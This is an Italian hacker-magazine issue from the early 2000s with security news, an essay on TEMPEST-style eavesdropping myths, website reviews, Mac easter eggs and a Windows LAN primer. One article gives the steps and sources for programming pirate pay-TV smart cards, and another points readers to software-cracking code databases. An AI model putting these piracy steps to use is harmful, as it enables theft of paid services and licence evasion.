Il servizio investigativo mi2g ha infatti rilevato che i domini aventi TLN ".il" hanno subito il 67 % di tutti i defacement realizzati nel corso delle ultime 2 settimane (10 dei 15 defacement che sono stati contati in area mediorientale appartengono a domini israeliani).

Ma il conflitto virtuale non si ferma al defacement di siti appertenenti alle due fazioni in guerra.
Lo scontro si è spostato anche sul piano della satira, quella feroce, è stato messo infatti in circolazione un virus, **Mylife**, che una volta entrato nel sistema si insedia ma non procura come al solito perdite di dati o crash di sistema spettacolari e irrimediabili, bensì mostra una caricatura piuttosto irriverente del primo ministro israeliano A. Sharon.

"NON HAI VERAMENTE CAPITO QUALCOSA FINO A QUANDO NON SEI IN GRADO DI SPIEGARLO A TUA NONNA"
Albert Einstein

HOT

CRACKER TUTTA CASA E CHIESA.

Sembra che i cracker di mezzo mondo abbiano intensificato gli attacchi ai siti di carattere religioso in particolare quelli cristiani e cattolici. Tra i quelli colpiti vi sono anche due siti italiani dell'Università Cattolica del Sacro Cuore. Il primo dei due, **http://www.dirigentiscuola.org/**, è il sito del Centro d'Ateneo per l'Educazione Permanente e a Distanza ed è stato prontamente ripristinato. Il secondo è un proxy server, **http://proxyexit.bs.unicatt.it/**.

A VOLTE RITORNANO...

Nuove varianti del worm **klez.g**, **klez.h** **e klez.k** si stanno rapidamente diffondendo a macchia d'olio.
Il worm contiene al suo interno un mail server autonomo in grado di inviare mail ad una grande quantità di utenti. Consigliamo a tutti i lettori di aggiornare le proprie basi antivirus e di scaricare le fix apposite sui siti dei maggiori produttori di antivirus.

CANCELLAZIONE FORZATA

La denuncia arriva dalla Lavasoft, produttrice di Adware, software che consente agli utenti di liberarsi di programmini nascosti e web bug installati ad insaputa dell'utente da software con pochi scrupoli.
È Radlight, che, una volta installato, cancella definitivamente dal proprio PC Adware, privando gli utenti di uno degli strumenti più preziosi contro gli spyware.

LE LEGGENDE "METROPOLITANE" INFORMATICHE

Numeri da circo e paranoia digitale

Può il lampeggiare di un led suggerire indicazioni sulle informazioni che vengono trasmesse? Oppure: si può ricostruire la schermata di un PC "scannerizzando" la fluorescenza del volto di chi ci sta seduto di fronte? Nella rete pullulano voci assolutamente incredibili, ma non sempre si tratta di leggende metropolitane...

Surfando in giro per il web possiamo trovare una quantità di notizie, articoli, scritti, se non studi veri e propri, inerenti ai più svariati ed improbabili argomenti: c'è qualcuno che ha tempo e sudore da buttare nel descriverci per filo e per segno come costruire una spada laser funzionante utilizzando comuni materiali acquistabili in supermercati e negozi di elettronica; gente che si prodiga nel trattare ed illustrare mille maniere diverse di girarsi gli spinelli, o addirittura chi ha fatto "reverse engineering" alla Cocacola e ha pubblicato sul web la propria ricetta, dalla quale poter ottenere una bevanda assolutamente identica nell'aspetto e nel gusto alla famosa bibita, per poi rilasciarla sotto licenza GPL come fosse un software open source.

Tra le cose più intriganti, tuttavia, possiamo pescare alcuni studi, spesso molto seri e svolti in ambito accademico, che riguardano la teorizzazione di sistemi atti allo spionaggio, alla cattura di dati e alla sicurezza informatica.

Joe Loughry, impiegato presso la Lockheed Martin, sostiene, per esempio, che il **led intermittenti che lampeggiano** freneticamente su modem, router, schede di rete e quant'altro, possano rappresentare un serio rischio alla privacy dei nostri dati, rivelando ciò che effettivamente passa attraverso queste periferiche.

>> Dimmi che Led hai e ti dirò chi sei...

L'idea è che un led, illuminandosi in funzione del traffico di dati che il dispositivo riceve ed invia, funzioni "come una fibra ottica, ma

senza le fibre". Il simpatico Joe ci fa sapere che tutto questo sfarfallio di lucette rappresenta un "linguaggio binario interpretabile" e che mediante un sensore ottico sia possibile carpire le informazioni fino a ben venti metri di distanza: la soluzione è rappresentata da qualche metro di nastro adesivo atto a coprire qualsiasi led sulle nostre periferiche. Lo studio di Joe Loughry è reperibile @ **http://applied-math.org/optical_tempest.pdf.**

Per quanto stramba possa apparire questa notizia, data l'effettiva quasi-impossibilità di una implementazione di questa tecnica di sniffing (perché di vero e proprio sniffing si tratterebbe), la rete è tutt'altro che avara quando si tratta di propinarci simili studi: c'è chi è pronto a giurare che sia possibile catturare le informazioni che passano attraverso un cavo di rete utilizzando un qualche dispositivo che rilevi le microscopiche variazioni nel campo elettromagnetico prodotto dal flusso di dati.

>> Hai la faccia come lo schermo...

Non solo: tempo fa alcuni studenti americani pubblicarono una loro ricerca nella quale sostenevano la possibilità di ricostruire la schermata di un monitor lontano anche cinquanta metri, mediante un apparecchio che avrebbe dovuto rilevare le variazioni di campo prodotte dal **fascio di elettroni emesso dal tubo catodico**. Su questa stessa linea, più di recente, un altro studente americano ha affermato che si potrebbe risalire ad una schermata "perfettamente leggibile" catturata da un monitor, andando a scannerizzare il volto illuminato dalla fluorescenza dello schermo di chi ci sta seduto davanti.

Alla via così: le teorie e le supposizioni sul "cosa sarebbe possibile fare se" si sprecano e danno spunti a discussioni interminabili (spesso tra fisici ed ingegneri elettronici più che tra informatici ed esperti di sicurezza), e se da un lato tali "sparate" sembrano lasciare il tempo che trovano, dall'altro appaiono suggestive e geniali; ma c'è chi le prende sul serio.

Non voglio qui aprire un flame su argomenti tecnici e specifici, e possiamo anche ammettere che tutti questi studi abbiano un concreto fondo di verità (e probabilmente ce l'hanno): ciò che maggiormente dà da riflettere è la paranoia con cui proprio l'ambiente underground e quello più professionale della sicurezza informatica accolgono tali informazioni.

C'è davvero qualcuno che ha appiccicato nastro **adesivo sulle lucette del proprio modem**, o che ha buttato via il suo monitor per comprarne uno a cristalli liquidi? Non lo so, ma frequentando mailing list e forum ho notato con quanta serietà venga letta la più assurda delle idee inerenti la sicurezza informatica e la privacy.

>> Tra scenari irreali e rischi concreti

L'underground è paranoico e ciò gli è peculiare. Ogni più remota possibilità di sniffare password, carpire dati, violare in qualche modo l'integrità di un sistema informatico viene presa in considerazione e discussa.

E questo è senza dubbio un bene: i migliori responsabili di sicurezza informatica sono quelli che obbligano chiunque abbia un accesso privilegiato alle macchine (anche fosse il capo J) ad utilizzare smart password, e a cambiarle ogni 2 settimane; quelli che fanno impazzire un cliente pretendendo che l'accesso FTP al server centrale sia effettuato da un solo IP, che effettuano un test approfondito su qualsiasi vulnerabilità conosciuta (anche quelle meno rischiose e all'apparenza più insignificanti)… e via così.

Ma la coerenza è spesso virtù dei folli: quando si dibatte per giorni su che tipo di nastro adesivo sia più utile usare per coprire quei maledetti LED, si perdono di vista i problemi reali che riguardano la sicurezza informatica. Mentre cervelloni binari passano il tempo a disquisire su come annullare i campi elettromagnetici generati da un monitor, una ventina di nuovi bachi vengono scoperti e altrettanti exploit pubblicati su securityfocus: in mezzo a tutta questa confusione i più sensati ed intelligenti, per una volta, appaiono gli utenti **meno esperti e smaliziati,** che si fanno una risata e passano alla prossima.


Mentre magari inoltrano a tutti i propri contatti l'ultima email-bufala sfornata dall'ennesimo ragazzino.

Per concludere, possiamo dire che tutti questi studi e ricerche ci mostrano scenari suggestivi e spesso brillano per l'originalità e le competenze tecniche che denotano; ma come al solito è meglio tenere i piedi per terra e prendere roba del genere per quello che è: materiale per romanzi.

FOLLIE IN RETE

➲ Tra invenzioni e paranormale: **http://paranormal.about.com**

➲ Strane teorie e follie assortite: **http://all-ez.com/science.htm**

➲ Tecno: **http://www.geocities.com/CapeCanaveral/Lab/3354/index3.html**

Secondo uno studio pubblicato on-line, dalla scansione di un volto si può ricostruire la schermata del PC che aveva davanti: meglio prendere le opportune precauzioni...

UN "OCCHIO" NELLA RETE

Nella rete si muove una comunità ricca di fermenti e di idee, alcuni si professano hacker,

Security Infos

www2.securityinfos.com

Grande agglomerato di notizie riguardanti proprio la sicurezza informatica, il sito di Security Infos è stato anche il primo ad aderire alla nostra iniziativa e anch'esso collabora in modo attivo ai contenuti, arricchendo Hacker Journal con il contributo di articoli e news che provengono da uno staff di collaboratori esperti e preparati.
Oltre a scrivere per noi e fornire una preziosa consulenza, quelli di Security Infos arricchiscono il loro sito con aggiornamenti quotidiani e news che provengono da ogni angolo del web.
Si trovano recensioni di tutti i prodotti, specie hardware, utilizzati in tema di sicurezza e testati in modo severo, con anteprime molto interessanti.
Le sezioni tuttavia sono molte e si dipanano tra sezione di Tools, Libri ed Eventi. Una vera e propria miniera di risorse della sicurity e dintorni.

Onda Quadra

www.ondaquadra.cjb.net

"Fino a quando lo spirito umano sara' vivo, gli hacker esisteranno sempre. Puo' darsi che dovremo combattere una battaglia durissima se continueremo ad essere imprigionati e vittimizzati a causa del nostro desiderio di esplorare. Ma questa repressione raggiungera' tutti gli obiettivi tranne quello di fermarci"

E. Goldstein, editore di 2600

Questa è la suggestiva introduzione di uno dei siti di culto del WEB, quello di Onda Quadra, sottotilo "stampa clandestina", che si pone come una vera e propria rivista on-line dedicata al mondo della sicurezza. Si possono scaricare gli articoli zippati della e-zine e degli allegati.
Pochi fronzoli e una grande quantità di contenuti alla portata non proprio di tutti, ma soprattutto di un pubblico più tecnico.

Spaghetti Hacker

www.spaghettihacker.it

"Spaghetti hacker e' un portolano, una guida per le rotte che attraversano il mondo ancora sconosciuto dell'hacking italiano. Storie inedite, avventure dei protagonisti dell'underground digitale, un movimento con caratteristiche autonome rispetto a quello americano che esprime una "via italiana" nel complesso tema del rapporto fra l'uomo e la tecnologia. Una via fatta di gioco, intelligenza e passione per le macchine. Per la prima volta grazie a questo libro e' possibile".
Un libro, un sito, l'analisi di una realtà, quella degli hacker italiani, poco conosciuta ma viva e attiva.
Per conoscere meglio proprio la figura dell'hacker può tornare utile una visita al sito e, forse, anche l'acquisto del libro omonimo, anche se non è nostro compito fare pubblicità e non ce e viene una lira in tasca.
Nel sito sono contenuti diversi stralci.
Dimenticavamo gli autori: Neuro e Rubik, sono loro le "guide" incaricate alla navigazione delle misteriose vie del WEB...
In pratica nostri "Caronti" d.o.c.

Hacker Journal

www.hackerjournal.it

Un po' di auto celebrazione non gusta mai...
Il nostro sito vuole proporsi come un contenitore non solo di risorse ma, soprattutto come un progetto Open Source dove è importante, anzi fondamentale, l'apporto di tutti coloro che vorranno partecipare per inserire il proprio contributo e fare crescere il nostro contenitore web.
Nel sito trovano spazio Tools, ma soprattutto manuali per cercare di avere un approccio positivo all'argomento sicurezza.
Per cercare di capire come realizzare una LAN o come rendere un sistema informatico sicuro basta, scaricare uno deitanti manuali/tutorial presenti.
Non mancano la chat e il forum per fare sentire la vostra voce, che ci auguriamo sia forte.
Ci aspettiamo un pubblico straripante , "rumoroso" e soprattutto curioso .
Alla realizzazione del progetto ha collaborato in mod attivo e prezioso il web -master di un'indirizzo web tra i pù noti della rete: 2600 Hertz.

altri semplici appassionati, Hacker Journal ha provato a radunarli sotto un'unica bandiera...

Security Focus

www.securityfocus.com

In tema di sicurezza e di analisi della vulnerabilità di un sistema, SecurityFocus rappresenta una delle compagnie più avanzate che riversa in rete il proprio know how di tutto rispetto. Il sito, che riporta alla compagnia, presenta una serie di risorse assolutamente preziose per valutare in modo concreto la sicurezza di un sistema e la vulnerabilità di un data base. Nella sezione dei prodotti trova spazio, tra gli altri, Aris Analyzer un sistema di sicurezza IT professionale che serve a monitorare in modo costante il traffico e le intrusioni possibili all'interno di un server o un data base. Aris infatti analizza l'IP degli utenti collegati e individua immediatamente quelli anonimi segnalandoli come possibile fonte di un attacco informatico. Inoltre tiene traccia di tutti gli attacchi effettuati e consente di individuarne la provenienza. Aris Analizer, come diversi altri prodotti, possono essere scaricati previa registrazione per testarne l'efficacia.

Bismark

www.bismark.it

Un punto di riferimento molto seguito nel settore dei network security/ underground è rappresentato senz'altro da Bismark che si presenta, di fatto, come un sito non solo di risorse ma anche di news, articoli e soprattutto di link. Quelli di Bismark hanno aderito al nostro giornale e ne sono una "costola attiva".

In home page trovano spazio le quattro anime principali di Bismark: la sezione news aggiornata quotidianamente che riporta tutte le notizie più importanti in tema di sicurezza. Defaced, con una serie di link che riportano ai siti "violati". Non manca la sezione articoli che si muove tra tutorial veri e propri, come compilare un Kernel, oppure un bel corso di Kyiliz, e riflessioni approfondite sui temi più rilevanti del periodo.

Infine Gnomix dove trova spazio un nutrito archivio di software liberamente scaricabile e un altrettanto nutrita sezione dedicata alla piattaforma Linux.

Punto informatico

www.punto-informatico.it

E' probabilmente il sito italiano dedicato all'informazione tecnologica più importante, sicuramente il più autorevole.

Un punto di riferimento storico per tutti coloro che vivono a contato con il settore delle nuove tecnologie. Punto-informatico ha una sezione di news assolutamente ineccepibile, aggiornata con grande frequenza e spesso punto fisso per la rassegna stampa di tutti gli operatori del settore. Ma evidentemente Punto-informatico non è solo un portale di informazione, per quanto ben concepito, la sua anima è molto più complessa e finisce per rappresentare un portale verticale dedicato al mondo informatico in cui le risorse si fondono alla perfezione con le notizie. Nel sito trova spazio una sezione espressamente dedicata alla sicurezza e all'hacking, inutile dire che anche in questo caso la qualità del materiale contenuto è decisamente buona e Punto-informatico cerca di catturare l'attenzione di una comunità, quella di chi si occupa a fattivamente di sicurezza, oppure di quelli che in qualche modo, anche solo per ricerca, stanno dall'altra parte della barricata.Ottimo il motore di ricerca personalizzabile.

Security Flop

www.securityflop.it

Il Papa è morto? No è vivo e vegeto... E' solo una delle notizie riportate da Security Flop che si occupa di segnalare, appunto, i sistemi di sicurezza informatica che fanno Flop.

Nel caso specifico, ripreso poi anche da Hacker Journal, il sistema violato è stato quello del sito di Rainews24 che aveva nel suo archivio un bel "coccodrillone" (così si chiamano i necrologi scritti prima della morte della persona a cui sono rivolti) che è stato pescato nel server e svelato al popolo della rete. In home page ruotano tutte le notizie dei siti violati. L'aggiornamento è davvero continuo e cliccando su ogni singola notizia si apre una bella finestra Pop-Up dove si trova anche la foto del sito attaccato e, spesso, degli effetti prodotti.

Il sito si basa anche sulle segnalazioni generose degli utenti in rete ed è presente un Forum per lo scambio di informazioni rilevanti in tema di attacchi informatici.

Per avere un panorama veramente completo di tutte le violazioni di sistemi che si verificano quotidianamente, un clic su questa url è davvero ben speso...

Il lato oscuro della "Mela"

Quando si parla di tecniche di hacking, oppure di scorribande informatiche, l'attenzione è sempre rivolta a sistemi Windows o Linux, ma anche gli utenti Mac non sono estranei a questo lato oscuro, anzi il System MacOS classic e il recente "Aqua" hanno un'indole particolarmente "diabolica"...

Si è sempre ripetuto ossessivamente che gli utenti Macintosh sono sempre stati un po' discriminati rispetto ai "cugini" PC compatibili, la storia è sempre la stessa: i giochi vengono sviluppati prima per PC, poi eventualmente, per Macintosh, Internet ha un occhio di riguardo solo per i possessori di Personal equipaggiati con sistemi Windows, tant'è che alcune pagine che utilizzano tecniche 3D non sono accessibili agli utenti della Mela perché non è disponibile un plug-in dedicato per visualizzare le pagine... e via dicendo. In mezzo a queste storie di ordinaria discriminazione verrebbe da pensare che anche in ambito sicurezza e hacking il Mac abbia poco da dire, ma non è esattamente così...

>>Codici e codicilli

Una delle attività più in voga per una certa fascia di utenti Mac è la ricerca di codici per craccare i programmi. Ovvero l'individuazione di chiavi informatiche che consentono di duplicare e fare funzionare programmi che altrimenti potrebbero essere utlizzati solo da chi è in possesso della licenza originale. Evidentemente non si tratta di un'attività lecita, i codici e codicilli potrebbero essere tranquillamente quelli del codice penale perché si tratta di attività illegale, tuttavia il proliferare in Internet di data base che diffondono codici per Mac testimonia un interesse crescente.

Forse il tutto è dovuto ad un costo a volte eccessivo dei software, forse il costo eccessivo è indotto proprio dalla pirateria dilagante, ma lasciamo perdere questo circolo vizioso e concentriamoci sui data-base di codici. Per individuare i siti da cui scaricarli è sufficiente navigare un po' e utilizzare le chiavi di ricerca giusta come "crack", "Mac" o giù di lì. Tuttavia se non avete molta pazienza un indirizzo prezioso è www.google.com/ mac.html qui trova spazio un motore di ricerca estremamente efficiente.

EASTER EGGS PER MAC

Non sono illegali, non servono assolutamente a nulla, a volte fanno pure arrabbiare perché non funzionano. Sono le "Eggs", ovvero i programmini nascosti all'interno di programmi di grande diffusione e attivabili solo con combinazioni segrete di tasti. Le Eggs sono inserite dagli stessi sviluppatori per loro personale divertimento o per "staccare" da compiti più gravosi. il Mac presenta una ricca scelta di "uova pasquali".

Dreamweaver

Eseguite (Mela + F3) e selezionate un' immagine presente nella pagina HTML su cui state lavorando. Tenendo premuto il tasto Mela ed effettuando il doppio clic sull'anteprima visualizzata nella parte sinistra della finestra delle proprietà, vedrete gli sviluppatori.

iTunes

Aprite iTunes e selezionate la voce "Info su iTunes..." dal menu Mela e tenete premuto il tasto Opzione per invertire la visualizzazione dei titoli.

Internet Explorer 5

Funziona con tutte le versioni 5.0 del famoso browser. Basta scrivere nella barra degli indirizzi "about:tasman" (senza virgolette). Il software visualizzerà un easter egg legato ai Cascading Style Sheets.

Photoshop 6

Aprite Photoshop e tenete premuti i tasti Opzione + Mela e selezionate dal menu Mela la voce "About Photoshop..." per visualizzare una simpatica immagine.

La Pay-tv a sbafo

Il problema sbandierato da Stream e Tele+ è noto: gli utenti che hanno il privilegio di guardare i programmi delle due pay-tv ammonta, grosso modo, a circa 4.5 milioni di unità. *Bene? Non proprio: la metà circa è rappresentata da possessori di schede tv pirata e sembra che la quota sia destinata ad aumentare...*

Stream conta oggi 800.000 abbonati, Tele+ qualcosa come 1,5 milioni. Poi c'è il popolo degli utenti "ombra", quelli che ufficialmente non risultano negli elenchi delle pay-tv, ma che esistono... e guardano, eccome se guardano, grazie a schede non ufficiali, o smart-card, programmate reperendo tutte le risorse in Internet.

>> I sistemi di codifica digitale

Nell'attuale panorama della tv digitale esistono diversi sistemi di codifica del segnale, ognuno dei quali attaccabile in maniera diversa da chi vuole vedere i programmi in chiaro senza spendere una lira o comunque risparmiando in modo sostanzioso.

Il sistema di codifica più attaccato è il Seca, utilizzato da Tele+. Si calcola che nel 2001 sono stati venduti circa 800.000 decoder Seca (Gold box) senza abbonamento per essere attivati con Smart Card fasulle. Sul fronte Stream invece è presente un doppio sistema di codifica: Irdeto e il nuovo Nds, più sicuro e affidabile, è infatti certo che la moltitudine di persone che contraffanno le schede per Stream usano proprio il sistema Irdeto, tenuto in vita perché a tutt'oggi circa la metà degli abbonati ufficiali Stream possiede un decoder Irdeto.

Probabile che a breve Stream cerchi di svecchiare il parco decoder dei propri utenti e punti decisamente sul quelli che codificano il sistema Nds che, per la cronaca, possono essere venduti solo con la sottoscrizione di un abbonamento, ma al momento permane questa situazione ibrida.

Sul fronte Tele + si sta cercando di sostituire il sistema Seca con il Seca 2, per implementare la sicurezza e combattere in modo sempre più efficiente la pirateria.

>>Tutto in rete

Realizzare una smart-card o wafer-card pirata non è complicato come può sembrare. Il primo passo è quello di comprare una smart-card vergine, ovvero programmabile. Si trova in qualsiasi negozio di elettronica di consumo e costa 15 euro circa.

Quindi bisogna reperire un programmatore, non una persona in carne e ossa che "tarocchi" la scheda, ma un piccolo aggeggio che si può acquistare via internet proprio dai siti in cui si reperiscono tutte le risorse per piratare le smart-card. **Il costo è di circa 40/50 Euro** il tutto viene spedito comodamente a casa in modo anonimo e senza rischi. Poi bisogna reperire il software per farlo funzionare, questo lo si trova sempre in rete in modo del tutto gratuito. Infine servono i codici. Tutti i siti da cui è possibile scaricare i codici per programmare le schede non sono censiti dai motori di ricerca, sono ben mimetizzati nella rete e risiedono su server situati all'estero.

Nei siti in questione è possibile scaricare sia i software che i codici in formato .hex. Inserirli nella scheda è poi un lavoro di circa 15 minuti e il gioco è fatto.

Quando Tele+ cambia i codici basta scaricarli dalla rete e riprogrammare la scheda. Insomma con circa 55/60 Euro si guarda la pay-tv a sbafo senza spendere i circa 1.000 euro annuali dell'abbonamento canonico.

>>Pirati "onesti"

Molti pirati praticanti dicono di programmare per passione e si augurano vivamente che tutti sottoscrivano almeno un abbonamento minimo per non esasperare i gestori delle pay-tv: magari fanno l'abbonamento a Tele+ poi scaricano i codici per vedere in chiaro la programmazione di "Palco", comunque un bel risparmio.

Tutti i siti che divulgano materiale che riguarda la contraffazione di schede sono fuorilegge, il fatto che siano situati su server stranieri e gestiti magari in remoto da amministratori italiani non mette questi ultimi al sicuro, almeno secondo le recenti interpretazioni giurisprudenziali della **legge 248 del 2000** sulla pirateria informatica che prevede pene fino a 5 anni di reclusione.

E' perciò evidente che scovarli non sia semplice, ma basta avere pazienza e si troveranno tutti i codici del caso e i software necessari, ad esempio su diversi siti tedeschi è disponibile un software, twoprog23.exe, che permette di programmare tutte le carte in circolazione o quasi tra cui: atmel- waffer-goldwaffer-picard2-funcard.

Dove acquistare Smart-card e programmatori:
http://web.tiscali.it/italelectronics/
http://www.mixotron.com/indexold.html
http://www.dimelonline.it/

COME COSTRUIRE UNA LAN SU MISURA

Introduzione alla LAN

Fare andare d'accordo più persone può essere estremamente complicato, cercare di fare convivere più computer anche di più, specie se non si seguono le regole basilari nella costruzione di una LAN

"LAN" è l'acronimo per Local Area Network, ossia network locale: una rete di 2 o più macchine che condividono risorse tra loro, quali files, dischi, stampanti etc…

Avere diverse postazioni di lavoro interconnesse tra loro è senza dubbio molto pratico, e praticamente necessario in tutte quelle situazioni ove si renda necessario poter fornire agli utenti la possibilità di condividere tra loro dati e macchine: basti pensare al caso più classico, quello di un qualsiasi ufficio che utilizzi computer, o a tutti quei contesti in cui i calcolatori vengono forniti all'utenza a scopo consultativo (ospedali, fiere, musei etc…).

Ma a volere osservare più da vicino la questione, possiamo iniziare a porci le solite domande curiose: come funziona? Com'è organizzata? Perché è importante conoscere le reti locali sotto l'ottica della sicurezza informatica?

Creare una rete di Pc può essere un'operazione molto complessa specie se le "unità"collegate sono numerose

>> Tutti insieme appassionatamente

Come abbiamo già detto, una LAN altro non è che un insieme di computer, collegati tra loro, che possono scambiarsi dati di vario tipo.

Per cominciare volgeremo uno sguardo alle reti basate su sistemi Windows NT, riservando a prossimi articoli il compito di esaminare reti basate su altri sistemi operativi, anche considerata la relativa complessità gerarchica su cui si basano le LAN costruite su questo SO.


Difatti, all'interno di una rete i computer non sono tutti uguali: alcuni svolgono il compito di client, tipicamente usati dagli utenti per compiere il normale lavoro di tutti i giorni; altre macchine si occupano, per esempio, di fornire ai client una lista di tutte le risorse presenti sulla rete quando questi la richiedono, e altre ancora hanno l'arduo compito J di permettere a tutte le postazioni presenti sulla rete di uscire in internet.

Un'ultima cosa, da tenere ben presente: non sempre **le reti sono omogenee**, basate cioè su un solo sistema operativo. In molti casi si rende necessario connettere tra loro macchine che montano SO diversi: tipica è la situazione in cui molti client Windows sono gestiti da un server Linux (ovviamente tramite un utilizzo corretto di determinati software, per esempio SAMBA).

>> Scala gerarchica

Tralasciando queste considerazioni, occupiamoci di una ipotetica LAN basata esclusivamente su Windows. Come più volte abbiamo già detto, ci saranno macchine utilizzate dai normali utenti come postazioni di lavoro, dette workstation. Esse all'avvio, richiedono all'utente una autenticazione: è infatti molto importante **il concetto di "User"**, ovvero *chi sta usando quella determinata macchina*. Per ovvi motivi organizzativi e di sicurezza, è necessario identificare gli utenti che stanno utilizzando un computer della LAN, in modo da poter stabilire regole atte a preservare l'integrità della rete stessa e a garantire il corretto funzionamento del sistema anche nel caso che uno tra gli utilizzatori faccia qualche casino.

Per questo esistono differenti classificazioni standard degli utenti: un normale utente, per esempio, avrà accesso a determinate risorse; potrà usare determinati programmi e compiere determinate operazioni.

Un amministratore, al contrario, avrà maggior poteri e sarà in grado di installare applicazioni, cancellare files o muovere database, nonché intervenire sulle "leggi" che governano gli utenti normali. Le varie tipologie di utenza della LAN possono essere le più svariate: a volte si rende necessario delegare a un *gruppo di utenti* determinati poteri, e ad un altro gruppo differenti. Per questo è altresì importante il concetto

di *gruppo di utenti*: un raggruppamento di utenti a cui assegnare regole – più propriamente *politiche* o *policies* – in modo generale.

>> Il client questo sconosciuto

Data una velocissima occhiata a utenti&co, passiamo ai computer: oltre ai soliti client avremo, tipicamente, altre macchine atte a *identificare* gli utenti: computer, cioè, in possesso del database contenente tutti gli utenti al quale il computer stesso fa riferimento quando i client gli richiedono l'autenticazione.

Oltre a tale funzione, questa macchina, chiamata **PDC (acronimo per Primary Domain Controller)** svolge anche altri importanti compiti: essa ospita infatti anche i database relativi a gruppi di utenti e acl, e nella stragrande maggioranza dei casi svolge anche il compito di master browser; fornisce cioè la lista di tutte le risorse disponibili, al momento della chiamata, sulla LAN.

Altro dettaglio da tenere a mente: il PDC può anche avere funzione di NetLogon Server; fornire cioè ai client tutti gli script e procedure di avvio che vengono lanciati ogniqualvolta un client effettua un logon sulla rete.

Il PDC viene spesso affiancato (specie in reti leggermente più corpose che quelle costituita da tre o quattro macchine) da un Backup Domain Controller: una macchina che contiene tutte le informazioni stipate nel PDC e che quindi, in caso di qualsiasi problema a quest'ultimo, può prenderne il posto e permettere alla LAN di continuare ad operare correttamente.

In una rete, naturalmente, le macchine sono identificate da un indirizzo IP. Essendo parecchio difficile, per noi comuni esseri mortali, ricordare a memoria una serie di 4 numeri variabili in un intervallo da 0 a 256, ecco un servizio di risoluzione dei nomi: WINS, ovvero Windows Internet Name Service. In una rete locale vi è solitamente una macchina che svolge questo compito (può sempre essere il PDC, in reti di piccole dimensioni): essa contiene una database "nome macchina – IP corrispondente – servizi svolti" che di fatto fornisce una mappa di tutte le risorse disponibili sulla LAN.

>> Made in Windows 2000



E' bene tener presente che nelle **reti basate su Windows 2000** molte di queste "regole" sono mutate: si è persa la distinzione tra PDC e BDC, in quanto in una rete possono essere presenti più PDC che lavorano contemporaneamente, e il servizio WINS è stato sostituito da un normale DNS (Domain Name Service, utilizzato comunemente in Internet).

Tutte queste migliorie, però, non garantiscono la compatibilità completa in una rete gestita da macchine Windows NT 4 insieme ad altre Windows 2000, e in alcuni casi (anche se Microsoft, ufficialmente, lo sconsiglia) è necessario ad esempio tenere *comunque* un server WINS per garantire il corretto funzionamento della LAN mediante macchine NT 4.

Quanto detto rappresenta solo una semplice infarinatura di alcuni elementi essenziali di una rete basata su Windows: esistono molti diversi servizi che è possibile implementare in una LAN (non tocchiamo nemmeno l'argomento Active Directory), e infatti la documentazione sulla infrastruttura di rete in Windows è davvero mastodontica.

Lasciamo stare dunque WINS, PDC e compagnia e diamo un'occhiata a come le varie postazioni vengono identificate tra loro: abbiamo già accennato al fatto che, comunque, vengono utilizzati indirizzi IP come vediamo nella sezione a fianco.

INDIRIZZI IP IN PRATICA

In una LAN è necessario definire quella che viene chiamata "IP subnet mask", ovvero una classe di IP che accomuni tutte le postazioni di lavoro: in reti Windows è classica la 192.168.x.x (per reti di ampie dimensioni), o la 192.168.159.x (per reti di minore portata). Si attua questa "mascheratura" degli indirizzi, ad esempio, per suddividere due differenti reti: ad un piano di un palazzo che ospita gli uffici di una azienda, per esempio, si userà 192.168.1.x, e ad ogni singolo client verranno assegnati ip quali 192.168.1.1, 192.168.1.2, 192.168.1.3, e così via. Al piano superiore dello stesso palazzo ci potrebbe essere un'altra rete che non

è in diretta comunicazione con la precedente e che avrà una subnet mask del tipo 192.168.2.x. Quando le postazioni di una di queste reti accedono ad internet non lo fanno mediante il proprio ip locale ma sfruttando un'altra macchina che funzionerà da gateway, fornendo a loro, accesso al web, ma con un IP di propria classe che sarà quello utilizzato da TUTTE le macchine della sottorete per uscire su internet.

IBM:ANALISI SULLA SICUREZZA DELLE RETI INFORMATICHE

L'ultima campagna stampa IBM dedicata alla sicurezza

